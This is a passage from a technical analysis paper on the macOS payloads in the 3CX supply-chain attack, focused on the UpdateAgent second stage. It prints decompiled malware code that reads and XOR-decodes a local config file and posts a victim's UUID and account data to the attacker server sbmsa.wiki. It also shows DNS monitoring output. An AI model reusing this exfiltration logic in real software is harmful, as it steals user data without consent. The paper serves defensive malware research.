    sprintf(&var_230, "%s/Library/Application Support/3CX Desktop App/.main_storage",
arg0);
    handle = fopen(&var_230, "rb");
    fread(buffer, 0x38, 0x1, rax);
    fclose(handle);

    index = 0x0;
    do {
        *(buffer + index) = *(buffer + index) ^ 0x7a;
        index++;
    } while (index != 0x38);
```

Once the `read_config` has returned, the malware concatenates the `url` and `AccountName` and then encrypts them via a function named `enc_text`. Next, it combines this encrypted string with the de-XOR'd UUID (from the `.main_storage` file).

These values are combined in the following parameterized string:

```
3cx_auth_id=UUID;3cx_auth_token_content=encrypted url;account name;__tutma=true
```

Now the malware is ready to send this information to the attacker's remote server. This is accomplished via a function the malware names `send_post`. It takes several as parameters including the remote server (API endpoint)

https://sbmsa.wiki/blog/_insert and the `3cx_auth_id=...` string:

```
enc_text(&input, &output);

sprintf(&paramString, "3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true", &UUID,
&output);
...

send_post("https://sbmsa.wiki/blog/_insert", &paramString, &var_1064);
```

The `send_post` function configures an URL request with a hard-coded user-agent string (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.128 Safari/537.36) and adds the `3cx_auth_id=...` parameter string in the 'Cookie' HTTP header.

Then, via the `NSURLSession`'s `dataTaskWithRequest:completionHandler:` method the malware makes the request to https://sbmsa.wiki/blog/_insert.

The approach to building this custom HTTP request and the APIs used is essentially the same as in `libffmpeg.dylib`. A fact that other researchers have noted as well:

'The dylib and UpdateAgent both create custom URL headers and partially share the same code for doing so.' [3]

Via a DNS monitor [13], we can observe the attempted DNS resolution of `sbmsa.wiki`:

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor -json -pretty
[
  "Process" : {
    "pid" : 38206,
    "signing ID" : "payload2-55554944839216049d683075bc3f5a8628778bb8",
    "path" : "\Users\user/Library/Application Support/3CX Desktop App/UpdateAgent"
  },
  "Packet" : {
    "Opcode" : "Standard",
```



```

"QR" : "Query",
"Questions" : [
  {
    "Question Name" : "sbmsa.wiki",
    "Question Class" : "IN",
    "Question Type" : "?????"
  }
],
"RA" : "No recursion available",
"Rcode" : "No error",
"RD" : "Recursion desired",
"XID" : 25349,
"TC" : "Non-Truncated",
"AA" : "Non-Authoritative"
}
}

```

Unfortunately (for our continued analysis efforts), as the `sbmsa.wiki` server is offline, the connection fails.

```

% nslookup sbmsa.wiki
;; connection timed out; no servers could be reached

```

Still, we can continue static analysis of the `UpdateAgent` binary to see what it would do if the attacker's server were (still) online.

However, the answer appears to be, nothing:

```

int main(int argc, const char * argv[]) {
  ...
  response = send_post("https://sbmsa.wiki/blog/_insert", &paramString, &var_1064);
  if (response != 0x0) {
    free(response);
  }
  return 0;
}

```

As the decompilation shows, once the `send_post` returns, the response is freed. Then the function, `main`, returns, meaning the process is exiting. This might at first seem a bit strange – wouldn't we expect the `UpdateBinary` to do something after it has received a response? Usually we see malware treating a response as tasking (and thus then executing some attacker-specified commands) or, as was the case with the first-stage payload, saving and executing the response as a next-stage payload.

However, if we take a closer look at `UpdateAgent`'s URI API endpoint, recall it's `https://sbmsa.wiki/blog/_insert`, maybe the purpose of `UpdateAgent` is simply to gather information about its victims, saving (inserting) them into some back-end server (found at the `_insert` endpoint). This would make sense, as supply-chain attacks indiscriminately infect a large number of victims, most of whom are of little interest to a nation-state APT group (e.g. Lazarus).

'That's up to say, the attacker gets thousands of victims, collects everything they need for future compromises, profiles their haul, and decides how to maximize that access.' [14]

And what if a victim of interest is detected (based on the information collected by either the first or second-stage payloads)? Well, as other researcher have well articulated, as the first-stage payload will continually reach out to download and execute a second-stage payload, attackers could easily swap out the version of `UpdateAgent` we analysed and provide another (second-stage payload), such as a fully-featured persistent implant:

'Since the first stage retrieves the second stage every time the trojanized 3CXDesktop App is run by the victim, it is entirely possible that a different version of `UpdateAgent` is delivered to specific targets of interest.' [3]

CONCLUSIONS

Supply chain attacks are capable of infecting a massive number of unsuspecting users and companies through widely used and trusted software. The recent nation-state attack against 3CX, believed to be the first 'chained' supply chain attack, impacted both *Windows* and *macOS* users around the world.

In this paper we have provided a thorough technical analysis of the three distinct *macOS* components used in the 3CX attack. Starting with the POOLRAT implant, we then analysed the malicious library that was surreptitiously inserted into 3CX's *macOS* installer. Finally, we looked at the payload that the subverted installer would download and execute.

REFERENCES

- [1] 3CX. Threat alerts from SentinelOne for desktop update initiated from desktop client. <https://www.3cx.com/community/threads/threat-alerts-from-sentinelone-for-desktop-update-initiated-from-desktop-client.119806/>.
- [2] <https://twitter.com/CrowdStrike/status/1641167508215349249>.
- [3] Guerrero-Saade, J.A. SmoothOperator | Ongoing Campaign Trojanizes 3CXDesktopApp in Supply Chain Attack SentinelOne. 29 March 2023. <https://www.sentinelone.com/blog/smoothoperator-ongoing-campaign-trojanizes-3cx-software-in-software-supply-chain-attack/>.
- [4] Wardle, P. Ironing out (the macOS) details of a Smooth Operator (Part I). Objective-See Foundation. 29 March 2023. https://objective-see.org/blog/blog_0x73.html.
- [5] Wardle, P. Ironing out (the macOS) details of a Smooth Operator (Part II). Objective-See Foundation. 1 April 2023. https://objective-see.org/blog/blog_0x74.html.
- [6] Johnson, J.; Plan, F.; Sanchez, A.; Fontana, R.; Nicastro, J.; Andonov, D.; Fodoreanu, M.; Scott, D. 3CX Software Supply Chain Compromise Initiated by a Prior Software Supply Chain Compromise; Suspected North Korean Actor Responsible. Mandiant. 20 April 2023. <https://www.mandiant.com/resources/blog/3cx-software-supply-chain-compromise>.
- [7] Prodromou, A. Security Update Thursday 20 April 2023 – Initial Intrusion Vector Found. 3CX. 20 April 2023. <https://www.3cx.com/blog/news/mandiant-security-update2/>.
- [8] Jourdin, P. Security Update Tuesday 11 April 2023 – Interim Assessment Concluded. 3CX. 11 April 2023. <https://www.3cx.com/blog/news/mandiant-initial-results/>.
- [9] CISA. MAR-10322463-5.v1 - AppleJeus: CoinGoTrade. <https://www.cisa.gov/news-events/analysis-reports/ar21-048e>.
- [10] Objective-See Foundation. FileMonitor. <https://objective-see.org/products/utilities.html#FileMonitor>.
- [11] Objective-See Foundation. ProcessMonitor. <https://objective-see.org/products/utilities.html#ProcessMonitor>.
- [12] Apple Developer. dataTaskWithRequest:completionHandler: <https://developer.apple.com/documentation/foundation/nsurlsession/1407613-datataskwithrequest>.
- [13] Objective-See Foundation. DNSMonitor. <https://objective-see.org/products/utilities.html#DNSMonitor>.
- [14] https://twitter.com/juanandres_gs/status/1642151623605510144.